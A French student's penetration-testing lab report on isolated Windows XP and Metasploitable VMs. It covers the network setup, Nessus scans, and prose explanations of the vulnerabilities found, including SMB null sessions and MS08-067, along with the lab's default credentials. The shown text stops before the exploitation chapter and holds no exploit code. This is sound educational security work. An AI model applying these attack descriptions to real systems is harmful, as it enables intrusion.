


AZZOUZ
Badyss
GRP 1



Remerciements

Sami EVANGELISTA : *Module SAE316*

Rushed KANAWATI : *SAE11 & SAE316*

Camille TOUBA : *Module PPP & Expression-Culture-Communication*

Slim ELLOUZE : *Module SAE102*

Giulio MANZONETTO : *Module R101 & R108*

Yacine BENALLOUCHE : *Module R301 & R302*

Alain ABOUKINANE : *Gestion de projets*

Morad M'LIK : *Module R308 & Gestion de projets*

Mahmoud CHAKAROUN : *Module R207 & R208*

Table des matières

Remerciements.....	3
Table des matières.....	4
Introduction.....	5
I - Configuration de l'environnement.....	6
1 - Importation des VM et réseau.....	6
1.1 - Importations des VM.....	6
1.2 - Schéma du réseau.....	6
2 - Configuration des VM et connectivité.....	7
2.1 - Configuration de Windows XP.....	7
2.2 - Configuration d'Ubuntu 8.04.....	8
2.2 - Vérification de la connectivité.....	9
II - Identification des vulnérabilités.....	10
1 - Scan Nessus.....	10
1.1 - Scan Windows XP.....	13
1.2 - Scan d'Ubuntu 8.04.....	14
2 - Explications des vulnérabilités.....	16
2.1 - Vulnérabilités Windows XP.....	16
2.2 - Vulnérabilités d'Ubuntu 8.04.....	21
III - Exploit des vulnérabilités.....	26
1 - Vulnérabilités Windows XP.....	26
1.1 - Vulnérabilité MS09-001.....	26
1.2 - Vulnérabilité MS08-067.....	29
1.3 - Vulnérabilité MS17-10.....	33
2 - Vulnérabilités d'Ubuntu 8.04.....	34
2.1 - Vulnérabilité UnrealIRCd Backdoor Detection.....	34
2.2 - Vulnérabilité VNC Server 'password' Password.....	35
IV - Recommandations.....	37
1 - Corriger les failles sur Windows XP.....	37
2 - Corriger les failles sur d'Ubuntu 8.04.....	38
3 - Correction globale à avoir.....	40

Introduction

Les nouveautés technologiques ont apporté des avancées significatives dans notre société. Mais elle à également ouvert la porte à une nouvelle réalité : Le monde de la cybersécurité. Dans ce monde numérique en constante expansion, les entreprises intègrent de plus en plus de cybersécurité dans le but de ne pas être exposées à des vulnérabilités considérables.

Les entreprises, quelle que soit leur taille, se retrouvent constamment confrontées à des cybermenaces de plus en plus sophistiquées. Ces cybermenaces réalisées par des cybercriminels ou des organisations sont destructrices du à la variété de leurs attaques. Allant d'un simple vol/Récupération de données à la perturbation et la mise hors service d'infrastructures réseaux.

Dans ce contexte, les entreprises doivent constamment évoluer pour toujours avoir les dernières innovations technologiques tout en conservant leur sécurité. C'est dans cette optique que le Pentest, en tant qu'outil d'évaluation proactive, devient un enjeu majeur pour la cybersécurité des réseaux afin de protéger un réseau des menaces. Le pentest appelé en français "test d'intrusion" est une technique qui consiste à analyser et évaluer la sécurité d'un système ou d'un réseau informatique. Ainsi le pentester devra se mettre à la place d'un utilisateur mal intentionné ou d'un attaquant potentiel en analysant une mauvaise configuration d'un système ou un défaut de programmation. Tous ces tests sont réalisés dans l'objectif de trouver des vulnérabilités exploitables en vue de proposer un plan d'actions permettant d'améliorer la sécurité d'un système.

Dans le cadre de cette SAE, nous allons réaliser des tests d'intrusions sur deux machines virtuelles, une machine windows XP Home, et une machine linux Ubuntu 8.04 metasploitable. Nous allons donc dans un premier temps réaliser la phase préparatoire, c'est-à-dire cartographier le réseau cible, identifier les vulnérabilités et consolider les informations. Dans une seconde phase, nous allons conceptualiser les attaques et exploiter les failles identifiées au préalable. L'objectif de cette phase est de récupérer un maximum d'informations, qu'elles soient sensibles, privées ou publiques pour qu'à la troisième phase, nous pouvons restituer les vulnérabilités exploitées accompagnées d'un plan d'actions correctrices.



I - Configuration de l'environnement

1 - Importation des VM et réseau

1.1 - Importations des VM

Concernant l'importation des VM, nous nous devons d'installer deux machines virtuelles :


- Une machine Windows XP Home téléchargeable via lecrabeinfo.net/télécharger
- La machine Ubuntu Metasploit téléchargeable via lipn.univ-paris13.fr/~evangelista

On peut donc lancer le logiciel de virtualisation. Initialement nous devons utiliser VirtualBox, mais étant donné des problèmes rencontrés, j'ai utilisé VMware, tout aussi efficace que VirtualBox et permettant d'exécuter plusieurs systèmes d'exploitation sur un même ordinateur de manière isolée.

En lançant VMware, on importe donc les deux VM, on sélectionne à chacunes les ISO ou hard disk correspondants pour y intégrer le système. Cependant avant de démarrer les VM, il faut permettre la connectivité des VM à la machine physique pour que lorsque nous allons configurer les adresses IP, nous puissions lancer les scan Nessus. Pour cela, il suffit d'aller dans les options d'adaptateurs de la VM et de sélectionner l'option "Accès par Pont". Le mode d'accès par pont permet à la machine virtuelle d'être directement connectée au réseau physique, comme si elle était un autre appareil sur le même réseau que l'hôte.

1.2 - Schéma du réseau

Après avoir importé les VM et s'assurant qu'elles pourront se connecter au même réseau local, nous allons établir un schéma de notre réseau. Pour isoler le réseau et éviter toute confusion ou scan faussé, les VM cibles ne seront pas sur le même réseau. On aura donc la VM Ubuntu sur le réseau 192.168.1.0 et la VM Windows sur le réseau 192.168.126.0. On attribuera donc l'ip 192.168.1.55 à la VM Ubuntu 8.04 et l'ip 192.168.126.131



2 - Configuration des VM et connectivité

2.1 - Configuration de Windows XP

Nous allons d'abord configurer l'adresse IP sur Windows XP, pour cela, nous allons dans les **paramètres**, puis **Panneau de configuration**. Ensuite dans les propriétés de **Connexions réseau** pour enfin configurer l'adresse manuelle que nous avons choisie préalablement avec le masque correspondant et la passerelle par défaut qui est l'interface de la machine kali.

Pour assurer la réussite de scan Nessus que nous effectuerons plus tard. Il faut désactiver le Firewall, pour ce faire, nous nous rendons encore dans le **Panneau de configuration**, **Centre et sécurité**, **Propriétés**, puis ensuite cocher la case **Désactiver**.

```

Carte Ethernet Connexion au réseau local 3:
  Suffrage DNS propre à la connexion : localdomain
  Adresse IP . . . . . : 192.168.126.131
  Masque de sous-réseau . . . . . : 255.255.255.0
  Passerelle par défaut . . . . . : 192.168.126.2

```



2.2 - Configuration d'Ubuntu 8.04

En lançant la machine Ubuntu, il faut ouvrir une session avec le **login msfadmin** et le mot de passe **msfadmin**. Attention, au lancement de la machine, le clavier est initialement en **qwerty**. Ainsi, si on veut être en **azerty**, il faut exécuter la commande : **loadkeys fr** en **sudo**. On désactive ensuite l'interface **eth0** pour **stopper** le client **DHCP**. On peut ensuite à ça configurer l'adresse ip en exécutant la commande : **ip addr add 192.168.1.55/24 dev eth0**. Puis en activant l'interface avec **ip link set dev eth0 up**.

```

metasploitable login : msfadmin
Password : *****
msfadmin@metasploitable: sudo loadkeys fr
msfadmin@metasploitable: ip addr add 192.168.1.55/24 dev eth0
msfadmin@metasploitable: ip link set dev eth0 up

```

2.2 - Vérification de la connectivité

Après avoir importé et configuré les VM, on peut maintenant tester la connectivité des machines de notre réseau en pingant les machines entre elles. Il faut savoir que la machine Kali a été installée sur une WSL. C'est une fonctionnalité de Windows qui permet d'exécuter un environnement Linux sans avoir besoin de machine virtuelle.

J'ai donc installé une WSL Kali permettant de maximiser les performances au sein de la machine où je vais lancer les attaques. D'autres avantages de la WSL sont l'économie des ressources et la très faible latence. Tous ces avantages permettent de mieux réaliser des pentests plutôt que sur une machine virtuelle.

Ainsi, comme nous avons configuré les VM, on va vérifier la connectivité en pingant toutes les machines entre elles depuis la WSL (badyss@RTX(4090)).

```
badyss@RTX-4090:~$ ping 192.168.126.131
PING 192.168.126.131 (192.168.126.131) 56(84) bytes of data.
64 bytes from 192.168.126.131: icmp_seq=1 ttl=127 time=0.672 ms
64 bytes from 192.168.126.131: icmp_seq=2 ttl=127 time=0.432 ms
64 bytes from 192.168.126.131: icmp_seq=3 ttl=127 time=0.436 ms
64 bytes from 192.168.126.131: icmp_seq=4 ttl=127 time=0.499 ms
^C
```

```
badyss@RTX-4090:~$ ping 192.168.1.55
PING 192.168.1.55 (192.168.1.55) 56(84) bytes of data.
64 bytes from 192.168.1.55: icmp_seq=1 ttl=63 time=0.605 ms
64 bytes from 192.168.1.55: icmp_seq=2 ttl=63 time=0.381 ms
64 bytes from 192.168.1.55: icmp_seq=3 ttl=63 time=0.503 ms
^C
```

II - Identification des vulnérabilités

1 - Scan Nessus

Nessus est un logiciel de scanner de vulnérabilités largement utilisé dans le domaine de la cybersécurité. Il est développé par Tenable Network Security et est conçu pour identifier les failles de sécurité potentielles dans les systèmes informatiques, les réseaux, les applications web et d'autres infrastructures. Le point fort de Nessus est qu'il utilise une base de données constamment mise à jour de vulnérabilités pour rechercher activement des points faibles dans les configurations et le code des systèmes scannés.


Nous allons donc devoir installer Nessus pour ensuite pouvoir lancer des scans sur les machines cibles. On va donc dans un premier temps exécuter la commande :

```
● ● ●  
dpkg -i Nessus-10.4.1-debian9_amd64.deb
```

Suite à l'installation de Nessus, nous pouvons le lancer via la commande :

```
● ● ●  
sudo /opt/nessus/sbin/nessusd start
```

Lorsque nous démarrons le processus, celui-ci ouvre une page web en localhost sur le port 8834, on se rend alors sur ce lien. Après avoir accepté les risques, nous nous retrouvons sur une page de connexion.



On va donc devoir se rendre sur le site de Nessus pour se créer un compte. Pour ma part, j'ai créé un compte à partir de mon adresse mail professionnelle pour profiter de Nessus Professionnal.

Overview	License Utilization	Software Update
----------	---------------------	-----------------

Feed Status ⓘ

Invalid credentials
[Clear feed status](#)

Nessus Professional Version 10

Version 10.6.4 (#5) LINUX

Maintenant, une fois la connexion effectuée, on se retrouve sur la page de garde avec plusieurs catégories sur la gauche. On a la possibilité de voir tous les scan que nous avons effectués, voir les plugins et les extensions ou bien lancer un nouveau scan. Pour les scan que nous effectuerons, nous les ferons via l'option Advanced scan permettant de faire un scan avancé de la machine cible.

Le scan avancé commence par la collecte d'informations sur le réseau ou le système à scanner, il utilise des techniques telles que la découverte d'hôtes, la reconnaissance de services, et la cartographie du réseau pour obtenir une vue complète de l'environnement cible. Par la suite, Nessus lance des scans approfondis pour détecter des vulnérabilités spécifiques. Il utilise des méthodes telles que la vérification des versions logicielles, l'analyse des configurations, et la comparaison des signatures de vulnérabilités connues pour identifier les faiblesses potentielles.

Ainsi, une fois le scan terminé avec tous les ports actifs et les versions des protocoles détectées, Nessus analyse les résultats pour déterminer le degré des vulnérabilités détectées. Il attribue ensuite à chaque vulnérabilité un score allant de 0 pour les informations à 10 pour les failles Critiques.

Pour terminer, Nessus génère des rapports détaillés qui fournissent des informations sur les vulnérabilités détectées, sur le rapport est donc indiqué les recommandations pour corriger les failles. Ces rapports sont cruciaux pour les équipes de sécurité afin de prendre des mesures correctives et supprimer toutes ces vulnérabilités.

The screenshot shows the Nessus web interface. At the top, there's a navigation bar with 'Scans' and 'Settings'. On the left, there's a sidebar with 'Folders' (My Scans, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Customized Reports, Scanners), and a 'Scan Templates' section with a 'Back to Scans' link. The main area displays a grid of 18 scan templates, each with an icon and a brief description:

- Advanced Dynamic Scan**: Configures an scanner without recommendations.
- Advanced Scan**: Configures an scanner using any recommendations.
- Audit Cloud Infrastructure**: Audit cloud infrastructure using third-party cloud services.
- Badlock Detection**: Remote and local checks for CVE-2016-2118 and CVE-2016-0728.
- Bash Shellshock Detection**: Remote and local checks for CVE-2014-6271 and CVE-2014-7169.
- Basic Network Scan**: A full system scan available for any host.
- Credentialed Patch Audit**: Audits systems for patches and enumerate missing updates.
- DROWN Detection**: Remote checks for CVE-2018-0800.
- Host Discover**: A simple scan to find five hosts and open ports.
- Intel AMT Security Bypass**: Remote and local checks for CVE-2017-5488.
- Internal PCI Network Scan**: Perform an internal PCI (205.211.43) vulnerability scan.
- Malware Scan**: Scan for malware on Windows and Unix systems.
- MDM Config Audit**: Audit the configuration of mobile device managers.
- Mobile Device Scan**: Assess mobile devices via Microsoft Exchange or an MDM.
- Offline Config Audit**: Audit the configuration of network devices.
- PCI Quarterly External Scan**: Approved for quarterly external scanning as required by PCI.
- Policy Compliance Auditing**: Audit system configurations against a known baseline.
- SCAP and OVAL Auditing**: Audit systems using SCAP and OVAL definitions.
- Shadow Brokers Scan**: Scan for vulnerabilities disclosed in the Shadow Brokers leak.
- Spectre and Meltdown**: Remote and local checks for CVE-2017-5754, CVE-2017-5759, and CVE-2017-5754.
- WannaCry Ransomware**: Remote and local checks for MS17-010.
- Web Application Tests**: Scan for common known web vulnerabilities.

Below this, a 'New Scan / Basic Agent Scan' dialog is open, showing the 'Scan Library > Settings' path. The 'General' tab is selected under the 'BASIC' category. The configuration fields include:

- Name**: Test Agents Scan
- Description**: (empty)
- Folder**: My Scans
- Dashboard**: Enabled
- Agent Groups**: Test Agents
- Scan Window**: 1 hour

At the bottom, there are 'Save' and 'Cancel' buttons.

1.1 - Scan Windows XP


Nous allons donc commencer par scanner la machine Windows XP Home, on va donc créer un nouveau scan qu'on nommera ScanWindowsXP, on va ensuite configurer le scan pour lui attribuer l'adresse IP cible à analyser, ici nous allons donc mettre l'ip de la machine Windows XP.

Name	Schedule	Last Scanned
ScanWindowsXP	On Demand	Today at 8:47 PM

Après avoir lancé le scan sur la machine Windows et quelques minutes d'attente, le scan s'est terminé et nous avons les résultats de celui-ci. On se retrouve donc avec quatre failles critiques, deux failles hautes, une faille moyenne, et vingt-neuf informations concernant la machine XP. Lorsque l'on clique sur vulnérabilités en haut, nous avons à disposition la liste complète des failles détectées par Nessus.



On a donc la liste de toutes les vulnérabilités et informations trouvées, parmi les vulnérabilités voici les plus importantes (Critical - High - Medium - Low - Info). Voici donc la liste de toutes les failles autres que les informations. On peut aussi y trouver une catégorie "Mixed", ce sont des vulnérabilités qui sont regroupées par type. On a donc dans le scan Windows un groupe "MIXED" contenant 3 failles critiques et une faille High. Comme autre failles que celles regroupées, on retrouve une faille high et une faille medium



1.2 - Scan d'Ubuntu 8.04


Nous allons ensuite scanner la machine Ubuntu, on va donc créer un nouveau scan qu'on nommera ScanMetasploitable, on va ensuite configurer le scan pour lui attribuer l'adresse IP cible à analyser, ici nous allons donc mettre l'ip de la machine Ubuntu. Après avoir lancé le scan sur la machine Ubuntu et quelques minutes d'attente, le scan s'est terminé et nous avons les résultats de celui-ci. On se retrouve donc avec douze failles critiques, cinq failles hautes, vingt-cinq failles moyennes, et cent-trente-deux informations concernant la machine Ubuntu. Lorsque l'on clique sur vulnérabilités en haut, nous avons à disposition la liste complète des failles détectées par Nessus. Bien sûr, comme le scan précédent, nous avons des failles qui ont été regroupées dans des dossiers "MIXED", il y a donc plusieurs failles faisant chacune une attaque différente mais avec le même protocole vulnérable.



<input type="checkbox"/>	CRITICAL	10.0	Unix Operating System Unsupported Version Detection	General	1	
<input type="checkbox"/>	CRITICAL	10.0 *	UnrealIRCd Backdoor Detection	Backdoors	1	
<input type="checkbox"/>	CRITICAL	10.0 *	VNC Server 'password' Password	Gain a shell remotely	1	
<input type="checkbox"/>	CRITICAL	9.8	SSL Version 2 and 3 Protocol Detection	Service detection	2	
<input type="checkbox"/>	CRITICAL	9.8	Bind Shell Backdoor Detection	Backdoors	1	
<input type="checkbox"/>	MIXED	...	DNS (Multiple Issues)	DNS	5	
<input type="checkbox"/>	MIXED	...	Apache Tomcat (Multiple Issues)	Web Servers	4	
<input type="checkbox"/>	CRITICAL	...	SSL (Multiple Issues)	Gain a shell remotely	3	
<input type="checkbox"/>	HIGH	7.5	NFS Shares World Readable	RPC	1	
<input type="checkbox"/>	HIGH	7.5	6.7 Samba Badlock Vulnerability	General	1	
<input type="checkbox"/>	MIXED	...	SSL (Multiple Issues)	General	28	
<input type="checkbox"/>	MIXED	...	ISC Bind (Multiple Issues)	DNS	5	
<input type="checkbox"/>	MEDIUM	6.5	TLS Version 1.0 Protocol Detection	Service detection	2	
<input type="checkbox"/>	MEDIUM	6.5	Unencrypted Telnet Server	Misc.	1	
<input type="checkbox"/>	MEDIUM	5.9	3.6 SSL Anonymous Cipher Suites Supported	Service detection	1	
<input type="checkbox"/>	MEDIUM	5.9	4.4 SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened encryption)	Misc.	1	
<input type="checkbox"/>	MEDIUM	5.3	4.0 HTTP TRACE / TRACK Methods Allowed	Web Servers	1	
<input type="checkbox"/>	MIXED	...	SSH (Multiple Issues)	Misc.	6	
<input type="checkbox"/>	MIXED	...	SMB (Multiple Issues)	Misc.	2	

Failles Ubuntu 8.04

CRITICAL HIGH MEDIUM




2 - Explications des vulnérabilités

Dans cette section, nous explorerons en détail les vulnérabilités présentes dans les deux systèmes d'exploitation, Windows XP et Ubuntu 8.04. À travers une analyse approfondie du scan avancé, nous examinerons les failles de chaque vulnérabilité. L'objectif est de comprendre les failles potentielles et les risques associés à ces failles, afin de mettre en avant l'importance de la sécurité des systèmes d'exploitation et les mesures nécessaires pour atténuer ces vulnérabilités.

2.1 - Vulnérabilités Windows XP



Cette faille critique indique que cette version de Windows n'est plus prise en charge par Microsoft depuis le 8 avril 2014. Ainsi l'absence de support implique qu'il n'y a pas eu de correctifs de sécurité sur ce système depuis 10 ans. C'est pourquoi, de nombreuses vulnérabilités sont présentes.



Conséquences potentielles de la faille : Étant donné que Microsoft n'émet plus de correctifs de sécurité pour Windows XP, le système est laissé sans défense face aux nouvelles menaces et vulnérabilités découvertes. Les risques incluent l'exploitation de failles connues, la propagation de logiciels malveillants, et la possibilité d'attaques ciblées. L'absence de mises à jour de sécurité expose également les utilisateurs à des risques de perte de données, de compromission de la confidentialité et d'atteinte à l'intégrité du système.

UNSUPPORTED WINDOWS OS (REMOTE)

Cette faille critique signale l'absence de service pack sur un système Windows distant en raison du manque de support. L'absence de service pack peut entraîner des lacunes importantes en matière de sécurité, car les mises à jour et correctifs de sécurité ne sont plus appliqués.

Conséquences potentielles de la faille : En raison de l'absence de service pack, le système distant est privé des mises à jour critiques qui corrigent les vulnérabilités de sécurité existantes. Cela expose le système à des risques élevés d'exploitation par des attaques exploitant des failles connues et corrigées dans des versions ultérieures. L'absence de support rend le système vulnérable à des menaces telles que les attaques de logiciels malveillants, les exploits de failles de sécurité connues, et compromet la capacité à maintenir un niveau de sécurité optimal.

SMB NULL SESSION AUTHENTIFICATION


Faille élevée qui concerne le protocole Server Message Block (SMB) par les systèmes d'exploitation Windows pour le partage de fichiers. Ainsi il est possible de se connecter aux canaux du navigateur en utilisant une session NULL qui est donc sans utilisateur ni mot de passe. Ainsi ce protocole permet une ouverture de session sans fournir d'informations d'identification permettant donc à de potentielles ressources dangereuses du système.

Fonctionnement potentiel de l'attaque : Un attaquant peut exploiter la faille en établissant une session NULL avec le serveur SMB. Cela lui donne un accès non authentifié aux canaux du navigateur et de spoolss. En l'absence d'informations d'identification, l'attaquant peut potentiellement explorer et compromettre des ressources sensibles du système. Cette faille expose le système à des risques de fuite d'informations confidentielles, de modification non autorisée des données et de compromission globale de la sécurité du réseau.

MS08-067: MICROSOFT WINDOWS SERVER SERVICE CRAFTED RPC REQUEST HANDLING UNSPECIFIED REMOTE CODE EXECUTION

Cette faille critique expose un système Windows distant à une attaque de code à distance dans le service "Server" en raison d'une mauvaise gestion des demandes RPC. Un attaquant non authentifié et distant peut exploiter cette vulnérabilité en utilisant une demande RPC spécialement conçue, lui permettant ainsi d'exécuter un code arbitraire avec des priviléges root. La vulnérabilité se situe sur le port TCP 445.

